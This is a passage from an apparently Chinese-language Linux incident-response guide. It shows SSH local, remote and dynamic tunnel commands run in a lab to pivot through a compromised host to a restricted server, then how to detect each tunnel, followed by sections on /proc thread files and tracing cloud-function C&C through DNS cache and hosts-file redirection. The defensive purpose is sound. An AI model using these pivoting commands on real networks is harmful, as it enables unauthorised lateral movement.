        # don't run if bash command completion is being run
        [[ -n ${COMP_CWORD-} ]] && runcnf=0

        # don't run if we've been uninstalled since the shell was launched
        [[ ! -x '/usr/libexec/pk-command-not-found' ]] && runcnf=0

        # run the command, or just print a warning
        if [ $runcnf -eq 1 ]; then
                '/usr/libexec/pk-command-not-found' "$@"
                retval=$?
        elif [[ -n "${BASH_VERSION-}" ]]; then
                printf >&2 'bash: %s%s\n' "${1:+$1: }" "$(gettext PackageKit 'command not found')"
        fi

        # return success or failure
        return $retval
}

if [[ -n "${ZSH_VERSION-}" ]]; then
        command_not_found_handler () {
                command_not_found_handle "$@"
        }
fi
[root@localhost ~]#
```

/etc/profile.d/sh.local

```
[root@localhost ~]# cat /etc/profile.d/sh.local
#Add any required envvar overrides to this file, it is sourced from /etc/profile
[root@localhost ~]#
```

/etc/profile.d/vte.csh

```
# Copyright © 2019 Red Hat, Inc.
#
# This program is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program.  If not, see <https://www.gnu.org/licenses/>.
#
# Red Hat Author(s): Carlos Santos

# exit if non-interactive, csh, no terminal or old VTE versions
if ( ! $?prompt | ! $?tcsh | ! $?TERM | ! $?VTE_VERSION ) exit

switch($TERM)
  case xterm*:
    alias precmd 'echo -n "\e]7;file://$HOST"; /usr/libexec/vte-urlencode-cwd; echo -n "\e\\"'
endsw
```

```
[root@localhost ~]# cat /etc/profile.d/vte.csh
# Copyright © 2019 Red Hat, Inc.
#
# This program is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program.  If not, see <https://www.gnu.org/licenses/>.
#
# Red Hat Author(s): Carlos Santos

# exit if non-interactive, csh, no terminal or old VTE versions
if ( ! $?prompt | ! $?tcsh | ! $?TERM | ! $?VTE_VERSION ) exit

switch($TERM)
  case xterm*:
    alias precmd 'echo -n "\e]7;file://$HOST"; /usr/libexec/vte-urlencode-cwd; echo -n "\e\\"'
endsw
[root@localhost ~]#
```

/etc/profile.d/vte.sh

```
# Copyright  2012 Christian Persch
#
# This program is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program.  If not, see <https://www.gnu.org/licenses/>.

# Not bash or zsh?
[ -n "${BASH_VERSION:-}" -o -n "${ZSH_VERSION:-}" ] || return 0

# Not an interactive shell?
[[ $- == *i* ]] || return 0

# Not running under vte?
[ "${VTE_VERSION:-0}" -ge 3405 ] || return 0

__vte_osc7 () {
  printf "\033]7;file://%s%s\033\\" "${HOSTNAME}" "$(/usr/libexec/vte-urlencode-cwd)"
}

__vte_prompt_command() {
  local command=$(HISTTIMEFORMAT= history 1 | sed 's/^ *[0-9]\+ *//')
  command="${command//;/ }"
  local pwd='~'
  [ "$PWD" != "$HOME" ] && pwd=${PWD/#$HOME\//\~\/}
  pwd="${pwd//[[:cntrl:]]}"
```

```
  printf '\033]777;notify;Command
completed;%s\033\\\033]777;precmd\033\\\033]0;%s@%s:%s\033\\' "${command}" "${USER}"
"${HOSTNAME%%.*}" "${pwd}"
  __vte_osc7
}

case "$TERM" in
  xterm*|vte*)
    [ -n "${BASH_VERSION:-}" ] && PROMPT_COMMAND="__vte_prompt_command" &&
PS0=$(printf "\033]777;preexec\033\\")
    [ -n "${ZSH_VERSION:-}"  ] && precmd_functions+=(__vte_osc7)
    ;;
esac

true
```

```
[root@localhost ~]# cat /etc/profile.d/vte.sh
# Copyright © 2012 Christian Persch
#
# This program is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program.  If not, see <https://www.gnu.org/licenses/>.

# Not bash or zsh?
[ -n "${BASH_VERSION:-}" -o -n "${ZSH_VERSION:-}" ] || return 0

# Not an interactive shell?
[[ $- == *i* ]] || return 0

# Not running under vte?
[ "${VTE_VERSION:-0}" -ge 3405 ] || return 0

__vte_osc7 () {
  printf "\033]7;file://%s%s\033\\" "${HOSTNAME}" "$(/usr/libexec/vte-urlencode-cwd)"
}

__vte_prompt_command() {
  local command=$(HISTTIMEFORMAT= history 1 | sed 's/^ *[0-9]\+ *//')
  command="${command//;/ }"
  local pwd='~'
  [ "$PWD" != "$HOME" ] && pwd=${PWD/#$HOME\//\~\/}
  pwd="${pwd//[[:cntrl:]]}"
  printf '\033]777;notify;Command completed;%s\033\\\033]777;precmd\033\\\033]0;%s@%s:%s\033\\' "${command}" "${USER}" "${HOSTNAME%%.*}" "${pwd}"
  __vte_osc7
}

case "$TERM" in
  xterm*|vte*)
    [ -n "${BASH_VERSION:-}" ] && PROMPT_COMMAND="__vte_prompt_command" && PS0=$(printf "\033]777;preexec\033\\")
    [ -n "${ZSH_VERSION:-}"  ] && precmd_functions+=(__vte_osc7)
    ;;
esac

true
[root@localhost ~]#
```

/etc/profile.d/which2.csh

```
[root@localhost ~]# cat /etc/profile.d/which2.csh
# Initialization script for csh

# alias which 'alias | /usr/bin/which --tty-only --read-alias --show-dot --show-tilde'
[root@localhost ~]#
```

/etc/profile.d/which2.sh

```
# shellcheck shell=sh
# Initialization script for bash, sh, mksh and ksh

case "$(basename $(readlink /proc/$$/exe))" in
*ksh*)
    which_declare=""
    which_opt=""
    ;;
zsh)
    which_declare="typeset -f"
    which_opt=""
    ;;
bash|sh)
    which_declare="declare -f"
    which_opt="-f"
    ;;
*)
    which_declare=""
    which_opt=""
    ;;
esac

function which {
    (alias; eval ${which_declare}) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot $@
}

export which_declare
export ${which_opt} which
```

```
[root@localhost ~]# cat /etc/profile.d/which2.sh
# shellcheck shell=sh
# Initialization script for bash, sh, mksh and ksh

case "$(basename $(readlink /proc/$$/exe))" in
*ksh*)
    which_declare=""
    which_opt=""
    ;;
zsh)
    which_declare="typeset -f"
    which_opt=""
    ;;
bash|sh)
    which_declare="declare -f"
    which_opt="-f"
    ;;
*)
    which_declare=""
    which_opt=""
    ;;
esac

function which {
    (alias; eval ${which_declare}) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot $@
}

export which_declare
export ${which_opt} which
[root@localhost ~]#
```

0x03 SSH隧道

> 隧道跟管子一样，两端都可以作为入口、出口，实验主机分配如下
>
> 攻击机就用我的物理机 10.211.55.2
>
> 被控主机（做隧道的主机）Centos 10.211.55.11
>
> 访问受限主机 Ubuntu 10.211.55.10

本地转发隧道

Ubuntu 上的apache 服务默认返回页面如下

I am Ubuntu !

我们使用一下配置，这样 Ubuntu 主机不允许我们的攻击机直接进行连接

```
<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride None
        Require all granted
        Deny From 10.211.55.2
</Directory>
```

重启apache后，再次访问如下

Forbidden

You don't have permission to access this resource.

Apache/2.4.18 (Ubuntu) Server at 10.211.55.10 Port 80

现在我们通过被控主机 Centos 的 SSH 来做隧道，实现将访问受限的 Ubuntu 的 apache 映射出来

假设我们已经得到了 Centos 的密码（或者将我们的密钥写入进去，通过公钥进行认证）

攻击机（物理机 10.211.55.2）执行

```
ssh -fCNg -L 8008:10.211.55.10:80 helper@10.211.55.11 -p 22
```

- **-f 后台执行**
- **-N 不需要TTY，即notty**
- **-C 使用压缩**
- **-g 设置监听端口为 0.0.0.0 这种形式**

```
~ ❯❯❯ ssh -fCNg -L 8008:10.211.55.10:80 helper@10.211.55.11 -p 22
The authenticity of host '10.211.55.11 (10.211.55.11)' can't be established.
ECDSA key fingerprint is SHA256:GL5Mz9fte80EECVrV27xr+Daqh+yIEJpwqR73kR3DXk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.211.55.11' (ECDSA) to the list of known hosts.
helper@10.211.55.11's password:
~ ❯❯❯
```

现在攻击机直接访问自己的 8008 端口就可以访问到受限主机的 apache 了

I am Ubuntu !

可以看到，我们的隧道成功了，已经成功将访问受限的 Ubuntu apache 映射到了攻击机本地

我们看一下Ubuntu上 Apache 的日志 `/var/log/apache2/access.log`

```
root@ubuntu-64bit:/var/log/apache2# cat /var/log/apache2/access.log

10.211.55.11 - - [27/Apr/2021:11:34:27 +0800] "GET / HTTP/1.1" 304 179 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit
root@ubuntu-64bit:/var/log/apache2#
```

这里可以看到，日志记录的访问IP为受控主机Centos的IP

我们来看一下受控主机是否存在异常

- 网络连接

```
[helper@centos-7 ~]$ netstat -pantu
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 10.211.55.11:22         10.211.55.2:56450       ESTABLISHED -
tcp        0      0 10.211.55.11:53348      10.211.55.10:80         TIME_WAIT   -
tcp        0      0 10.211.55.11:22         10.211.55.2:55843       ESTABLISHED -
tcp        0      0 10.211.55.11:22         10.211.55.2:55845       ESTABLISHED -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 0.0.0.0:951             0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 0.0.0.0:111             0.0.0.0:*                           -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp        0      0 127.0.0.1:323           0.0.0.0:*                           -
udp        0      0 0.0.0.0:55883           0.0.0.0:*                           -
udp6       0      0 :::951                  :::*                                -
udp6       0      0 :::111                  :::*                                -
udp6       0      0 ::1:323                 :::*                                -
[helper@centos-7 ~]$
```

从流量上看多了一个攻击机连接受控主机Centos 22端口的连接，同时多了一个受控主机 Centos 访问 10.211.55.10 80端口的连接，在我们实验主机中可以清晰看出来，但是如果在实际情况中，很多业务在使用同一个主机的时候，是非常难以分辨出这是一个SSH隧道的，所以从网络连接上辨别SSH隧道难度较大

- 进程

```
 2460  2469  2469  2469 pts/0     2658 Ss    1000   0:00  \_ bash
 2469  2658  2658  2469 pts/0     2658 R+    1000   0:00      \_ ps afjx
    1  2567  2567  2567 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 2567  2599  2599  2599 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
 2599  2604  2599  2599 ?           -1 S     1000   0:00      \_ sshd: helper
[helper@centos-7 ~]$
```

从进程角度来查看多了一个ssh连接进程，这个进程很可能就是有问题的了，可以联系相关主机业务人员确认

- 日志

  使用lastb 来查看异常登录日志,未发现内容

```
[root@centos-7 helper]# lastb

btmp begins Wed Apr 28 17:46:45 2021
[root@centos-7 helper]#
```

  查看日志文件 `/var/log/secure`

```
btmp begins Wed Apr 28 17:46:45 2021
[root@centos-7 helper]# tail /var/log/secure
Apr 28 17:46:27 centos-7 su: pam_unix(su:session): session opened for user root by helper(uid=1000)
Apr 28 17:46:51 centos-7 su: pam_unix(su:session): session closed for user root
Apr 28 17:47:08 centos-7 su: pam_unix(su:session): session opened for user root by helper(uid=1000)
Apr 28 17:47:08 centos-7 su: pam_lastlog(su:session): corruption detected in /var/log/btmp
Apr 28 17:47:22 centos-7 sshd[2604]: Received disconnect from 10.211.55.2 port 52461:11: disconnected by user
Apr 28 17:47:22 centos-7 sshd[2604]: Disconnected from 10.211.55.2 port 52461
Apr 28 17:47:22 centos-7 sshd[2599]: pam_unix(sshd:session): session closed for user helper
Apr 28 17:47:29 centos-7 sshd[2931]: Accepted password for helper from 10.211.55.2 port 54019 ssh2
Apr 28 17:47:29 centos-7 sshd[2931]: pam_unix(sshd:session): session opened for user helper by (uid=0)
Apr 28 17:47:29 centos-7 sshd[2931]: pam_lastlog(sshd:session): corruption detected in /var/log/btmp
[root@centos-7 helper]#
```

  可以看到，存在来自攻击机（物理机 10.211.55.2）的ssh认证连接

  对于SSH本地转发隧道来说，执行命令是在攻击机上，所以无法通过history查到任何信息

从上面来看，主要发现SSH隧道的手段就是查看网络连接和日志，这种连接与正常的SSH连接无异，所以较难分辨

远程转发隧道

> 受控机Centos 通过ssh远程连接我们的攻击机(物理机)，并且在我们攻击机上开放一个端口（8008），做socks隧道
>
> 反向的好处是在一些防火墙配置下，可能内网主机外联端口会有限制，这样我们通过配置攻击机SSH端口为 53 端口可能成功穿过防火墙
>
> 之所以要受控主机远程连接我们物理机，是因为ssh默认配置 -R 参数开放端口绑定的地址是 127.0.0.1 而不是 0.0.0.0 ,这就导致即使我们正向在受控主机 Centos上开了 8008 端口，我们也无法连接，所以我们采用反向的方式

Centos 上执行 `ssh -fCNg -R 8008:10.211.55.10:80 helper@10.211.55.2 -p 22`

```
[root@centos-7 helper]# ssh -fCNg -R 8008:10.211.55.10:80 helper@10.211.55.2 -p 22
The authenticity of host '10.211.55.2 (10.211.55.2)' can't be established.
ECDSA key fingerprint is SHA256:AytBZTwFO0ixBDZA1oZNNx4/wqFjiJ8ygPHA8NGYksQ.
ECDSA key fingerprint is MD5:4d:09:41:0c:67:5f:0a:8c:ae:0c:ac:4e:f1:88:0e:0d.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.211.55.2' (ECDSA) to the list of known hosts.
Password:
[root@centos-7 helper]#
```

我们的攻击机就开放了一个8008端口，访问8008端口就直接访问到访问受限主机 Ubuntu 的80端口

现在我们看一下受控主机Centos存在哪些异常

- **网络连接**

```
[root@centos-7 helper]# netstat -pantu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      882/cupsd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1225/master
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      1/systemd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2567/sshd
tcp        0      0 10.211.55.11:46280      10.211.55.10:80         ESTABLISHED 3043/ssh
tcp        0      0 10.211.55.11:58514      10.211.55.2:22          ESTABLISHED 3043/ssh
tcp        0      0 10.211.55.11:46278      10.211.55.10:80         CLOSE_WAIT  3043/ssh
tcp        0      0 10.211.55.11:46282      10.211.55.10:80         ESTABLISHED 3043/ssh
tcp6       0      0 ::1:631                 :::*                    LISTEN      882/cupsd
tcp6       0      0 :::111                  :::*                    LISTEN      1/systemd
tcp6       0      0 :::22                   :::*                    LISTEN      2567/sshd
udp        0      0 0.0.0.0:953             0.0.0.0:*                           780/rpcbind
udp        0      0 0.0.0.0:68              0.0.0.0:*                           1269/dhclient
udp        0      0 0.0.0.0:111             0.0.0.0:*                           1/systemd
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           787/avahi-daemon: r
udp        0      0 127.0.0.1:323           0.0.0.0:*                           835/chronyd
udp        0      0 0.0.0.0:48495           0.0.0.0:*                           787/avahi-daemon: r
udp6       0      0 :::953                  :::*                                780/rpcbind
udp6       0      0 :::111                  :::*                                1/systemd
udp6       0      0 ::1:323                 :::*                                835/chronyd
[root@centos-7 helper]#
```

网络连接可以看出受控主机SSH远程连接我们的物理机，遇到这种情况就需要进行和主机、业务人员确认连接是否正常业务

- **进程**

```
   1  2460  1686  1686 ?           -1 Sl    1000   0:02 /usr/libexec/gnome-terminal-server
2460  2468  1686  1686 ?           -1 S     1000   0:00  \_ gnome-pty-helper
2460  2469  2469  2469 pts/0     3096 Ss    1000   0:00  \_ bash
2469  2880  2880  2469 pts/0     3096 S        0   0:00      \_ su
2880  2889  2889  2469 pts/0     3096 S        0   0:00          \_ bash
2889  3096  3096  2469 pts/0     3096 R+       0   0:00              \_ ps afjx
   1  2567  2567  2567 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
   1  3043  3043  3043 ?           -1 Ss       0   0:00 ssh -fCNg -R 8008:10.211.55.10:80 helper@10.211.55.2 -p 22
[root@centos-7 helper]#
```

进程中可以看到我们执行的命令

- 日志

```
[root@centos-7 helper]# history | tail
   90  clear
   91  ssh -fCNg -R 8008:10.211.55.10:80 helper@10.211.55.2 -p 22
   92  pwd
   93  ls
   94  ls Desktop/
   95  clear
   96  netstat -pantu
   97  ps afjx
   98  history
   99  history | tail
[root@centos-7 helper]#
```

从history 中可以看到我们的连接操作，关于history的知识点可以查看善后工作中的history

动态隧道

> 上面的两种隧道都是仅仅转发一个IP的一个端口，对于攻击者来说，需要攻击内网的不同应用，如果每攻击一个应用就要映射一次就太麻烦了，所以SSH提供了一种动态隧道，类似代理模式，流量发到入口，由SSH Server来判断具体是否什么协议，转发到那台服务器
>
> 动态隧道是一种本地转发隧道,在绑定端口开一个socks4/5的代理，直接设置代理后可以访问内网主机

攻击机（物理机）执行

`ssh -fNCg -D 8008 helper@10.211.55.11`

```
~ ❯❯❯ ssh -fNCg -D 8008 helper@10.211.55.11
helper@10.211.55.11's password:
~ ❯❯❯
```

攻击机配置代理

挂上代理访问 Ubuntu 的 80端口

成功访问!

我们来看一下受控主机 Centos 存在哪些异常

- **网络连接**

```
[helper@centos-7 ~]$ netstat -pantu | grep -v CLOSE
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 10.211.55.11:22         10.211.55.2:64370       ESTABLISHED -
tcp        0      0 10.211.55.11:53314      104.21.67.72:80         ESTABLISHED -
tcp        0      0 10.211.55.11:37798      31.13.93.26:443         FIN_WAIT2   -
tcp        0      0 10.211.55.11:22         10.211.55.2:64825       ESTABLISHED -
tcp        0      0 10.211.55.11:40746      10.211.55.10:80         ESTABLISHED -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 0.0.0.0:951             0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 0.0.0.0:111             0.0.0.0:*                           -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp        0      0 0.0.0.0:41281           0.0.0.0:*                           -
udp        0      0 127.0.0.1:323           0.0.0.0:*                           -
udp6       0      0 :::951                  :::*                                -
udp6       0      0 :::111                  :::*                                -
udp6       0      0 ::1:323                 :::*                                -
[helper@centos-7 ~]$
```

还是一样，能看到网络连接，需要与相关人员确认

- **进程**

```
   1  2566  2566  2566 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
2566  2794  2794  2794 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
2794  2798  2794  2794 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/1
2798  2800  2800  2800 pts/1     2953 Ss    1000   0:00  |       \_ -bash
2800  2953  2953  2800 pts/1     2953 R+    1000   0:00  |           \_ ps afjx
2566  2899  2899  2899 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
2899  2903  2899  2899 ?           -1 S     1000   0:00      \_ sshd: helper
```

从进程可以看出多了一个ssh，其他没啥

- **日志**

异常登录日志中无异常

```
[root@centos-7 helper]# lastb

btmp begins Wed Apr 28 17:46:45 2021
[root@centos-7 helper]#
```

在 /var/log/secure 中可以看到 ssh 认证连接

```
Apr 28 17:33:23 centos-7 sudo:  helper : TTY=pts/1 ; PWD=/home/helper ; USER=root ; COMMAND=/bin/lastb
Apr 28 17:33:23 centos-7 sudo: pam_unix(sudo:session): session opened for user root by helper(uid=0)
Apr 28 17:33:23 centos-7 sudo: pam_unix(sudo:session): session closed for user root
Apr 28 17:33:33 centos-7 sudo:  helper : TTY=pts/1 ; PWD=/home/helper ; USER=root ; COMMAND=/bin/lastb
Apr 28 17:33:33 centos-7 sudo: pam_unix(sudo:session): session opened for user root by helper(uid=0)
Apr 28 17:33:33 centos-7 sudo: pam_unix(sudo:session): session closed for user root
Apr 28 17:35:57 centos-7 su: pam_unix(su:session): session opened for user root by helper(uid=1000)
```

0x04 线程内存相关信息文件存储位置

我们都知道，Linux 上启动的进程都有一个专属的 `/proc/<pid>/` 这样的目录，目录中存储着相关的信息，比如内存地址，启动的文件等。在之前检查的章节中我们讲述了一些关于线程查看和检查的内容，但是没有讲过线程相关的文件都在什么位置，这里补充上

`/proc/<pid>/task`

这里我们找一些系统默认的多线程的进程

```
helper@localhost:~$ ps -aux | grep python3
root        1198  0.0  0.9 177036 20064 ?        Ssl  21:12   0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
helper      3316  0.0  0.0  14220   960 pts/0    S+   23:15   0:00 grep --color=auto python3
helper@localhost:~$ ls -al /proc/1198/task/
total 0
dr-xr-xr-x 4 root root 0 Nov 23 21:21 .
dr-xr-xr-x 9 root root 0 Nov 23 21:12 ..
dr-xr-xr-x 7 root root 0 Nov 23 21:21 1198
dr-xr-xr-x 7 root root 0 Nov 23 21:21 1307
```

这里以一个 python 相关进程来说，该进程存在两个线程，线程文件夹中内容如下：

```
helper@localhost:~$ ps -Lf 1198
UID          PID    PPID     LWP  C NLWP STIME TTY      STAT   TIME CMD
root        1198       1    1198  0    2 21:12 ?        Ssl    0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root        1198       1    1307  0    2 21:12 ?        Ssl    0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
```

```
helper@localhost:~$ sudo ls -al /proc/1198/task/1307
total 0
dr-xr-xr-x 7 root root 0 Nov 23 21:21 .
dr-xr-xr-x 4 root root 0 Nov 23 21:21 ..
dr-xr-xr-x 2 root root 0 Nov 23 21:21 attr
-r-------- 1 root root 0 Nov 23 21:21 auxv
-r--r--r-- 1 root root 0 Nov 23 21:21 cgroup
-r--r--r-- 1 root root 0 Nov 23 21:21 children
--w------- 1 root root 0 Nov 23 21:21 clear_refs
-r--r--r-- 1 root root 0 Nov 23 21:21 cmdline
-rw-r--r-- 1 root root 0 Nov 23 21:21 comm
-r--r--r-- 1 root root 0 Nov 23 21:21 cpuset
lrwxrwxrwx 1 root root 0 Nov 23 21:21 cwd -> /
-r-------- 1 root root 0 Nov 23 21:21 environ
lrwxrwxrwx 1 root root 0 Nov 23 21:21 exe -> /usr/bin/python3.5
dr-x------ 2 root root 0 Nov 23 21:21 fd
dr-x------ 2 root root 0 Nov 23 21:21 fdinfo
-rw-r--r-- 1 root root 0 Nov 23 21:21 gid_map
-r-------- 1 root root 0 Nov 23 21:21 io
-r--r--r-- 1 root root 0 Nov 23 21:21 limits
-rw-r--r-- 1 root root 0 Nov 23 21:21 loginuid
-r--r--r-- 1 root root 0 Nov 23 21:21 maps
-rw------- 1 root root 0 Nov 23 21:21 mem
-r--r--r-- 1 root root 0 Nov 23 21:21 mountinfo
-r--r--r-- 1 root root 0 Nov 23 21:21 mounts
dr-xr-xr-x 5 root root 0 Nov 23 21:21 net
dr-x--x--x 2 root root 0 Nov 23 21:21 ns
-r--r--r-- 1 root root 0 Nov 23 21:21 numa_maps
-rw-r--r-- 1 root root 0 Nov 23 21:21 oom_adj
-r--r--r-- 1 root root 0 Nov 23 21:21 oom_score
-rw-r--r-- 1 root root 0 Nov 23 21:21 oom_score_adj
-r-------- 1 root root 0 Nov 23 21:21 pagemap
-r-------- 1 root root 0 Nov 23 21:21 personality
-rw-r--r-- 1 root root 0 Nov 23 21:21 projid_map
lrwxrwxrwx 1 root root 0 Nov 23 21:21 root -> /
-rw-r--r-- 1 root root 0 Nov 23 21:21 sched
-r--r--r-- 1 root root 0 Nov 23 21:21 schedstat
-r--r--r-- 1 root root 0 Nov 23 21:21 sessionid
-rw-r--r-- 1 root root 0 Nov 23 21:21 setgroups
-r--r--r-- 1 root root 0 Nov 23 21:21 smaps
-r-------- 1 root root 0 Nov 23 21:21 stack
-r--r--r-- 1 root root 0 Nov 23 21:21 stat
-r--r--r-- 1 root root 0 Nov 23 21:21 statm
-r--r--r-- 1 root root 0 Nov 23 21:21 status
-r-------- 1 root root 0 Nov 23 21:21 syscall
-rw-r--r-- 1 root root 0 Nov 23 21:21 uid_map
-r--r--r-- 1 root root 0 Nov 23 21:21 wchan
helper@localhost:~$
```

和 Linux 中进程的内容基本是一样的,我们也可以通过这些文件获取我们想要的信息

0x05 与C&C隐藏技术的对抗

1. 简介

在攻防演练中，使用云函数来隐藏 C&C 的 ip 地址已经成为了一种“标配”

在应急处置过程中，我们经常遇到 `netstat -pantu | grep ip` 无法找到安全设备关于红队外连的告警

由于 C&C 的 ip 地址是一直变化的，所以常规的 `netstat -pantu | grep ip` 这种模式就可能行不通了

以目前国内厂商对云函数的支持来看，主要集中在 80， 443 这两个端口。所以如果要排查的服务器对外访问 80 和 443 不多的情况下还是可以一个一个分析的

但这终究是个麻烦事，所以有了今天的这篇文章

> 我们对抗云函数的方式无非就是从 DNS 解析下手
>
> 但是 Linux 默认的程序组合几乎无法实时获取到究竟是哪一个发起了解析了云函数的域名的 DNS 请求
>
> 所以，我们需要人工干预一下，将云函数的网站的解析地址换成我们自己的地址，之后通过筛连接了我们指定的地址的 80 或者 443 端口的进程，获取到 pid 后再获取进程详细信息

2. 查看 DNS 缓存记录

如果是 windows ，这件事是非常简单的，在 Linux 中就变得麻烦很多，我们需要使用下面的命令来进行获取 DNS 缓存记录

```
sudo killall -USR1 systemd-resolved
sudo journalctl -u systemd-resolved > ~/dns-cache.txt
cat ~/dns-cache.txt | grep tencentcs.com
```

如果攻击者使用了云函数，那么应该会保存 DNS 的解析记录，我们只需要将常见的云函数的网站地址作为筛选条件进行筛选即可，这里以腾讯云的云函数为例

常见云函数、CDN之类的网站地址有：

```
tencentcs.com
herokuapp.com
worker.dev
*.tk
```

假设获取到的域名为 `service-123456.bj.tencentcs.com`

3. 服务器配置监控程序

> 当服务器对我们的监听端口发起了连接，就将发起连接的进程相关信息记录下来
>
> 此处 VPS ip 以 1.1.1.1 为例

```
#!/bin/bash


while true
do
    sleep 0.1
    pids=$(netstat -pantu | grep 1.1.1.1 | awk -F "/" '{print $1}' | awk -F " " '{print $NF}' | sort | uniq)
    for one_pid in $pids
    do
        if [ $one_pid == "-" ]; then
            continue
        fi

        echo "" >> $(pwd)/virus_info.txt
        echo "[ lsof -p $one_pid ]" >> $(pwd)/virus_info.txt
        lsof -p $one_pid >> $(pwd)/virus_info.txt
        echo "" >> $(pwd)/virus_info.txt
        echo "[ cat /proc/$one_pid/maps -w ]" >> $(pwd)/virus_info.txt
        cat /proc/$one_pid/maps -w >> $(pwd)/virus_info.txt
        echo "" >> $(pwd)/virus_info.txt
```

```
        echo "[ ls -al /proc/$one_pid/exe ]" >> $(pwd)/virus_info.txt
        ls -al /proc/$one_pid/exe >> $(pwd)/virus_info.txt
    done
    if [ -f "$(pwd)/virus_info.txt" ]; then
        echo "Found it !"
        exit
    fi
done
```

```
root@ubuntu:~# ls -al watchpro.sh
-rwxr-xr-x 1 root root 852 Jul  2 14:06 watchpro.sh
root@ubuntu:~# cat watchpro.sh
#!/bin/bash


while true
do
    sleep 0.1
    pids=$(netstat -pantu | grep 1.1.1.1 | awk -F "/" '{print $1}' | awk -F " " '{print $NF}' | sort | uniq)
    for one_pid in $pids
    do
        if [ $one_pid == "-" ]; then
            continue
        fi

        echo "" >> $(pwd)/virus_info.txt
        echo "[ lsof -p $one_pid ]" >> $(pwd)/virus_info.txt
        lsof -p $one_pid >> $(pwd)/virus_info.txt
        echo "" >> $(pwd)/virus_info.txt
        echo "[ cat /proc/$one_pid/maps ]" >> $(pwd)/virus_info.txt
        cat /proc/$one_pid/maps >> $(pwd)/virus_info.txt
        echo "" >> $(pwd)/virus_info.txt
        echo "[ ls -al /proc/$one_pid/exe ]" >> $(pwd)/virus_info.txt
        ls -al /proc/$one_pid/exe >> $(pwd)/virus_info.txt
    done
    if [ -f "$(pwd)/virus_info.txt" ]; then
        echo "Found it !"
        exit
    fi
done
root@ubuntu:~# ./watchpro.sh
```

4. 修改 HOSTS 文件，建立解析记录

root 用户下执行，VPS IP 以 `1.1.1.1` **为例**

```
echo "1.1.1.1 service-123456.bj.tencentcs.com" >> /etc/hosts
```

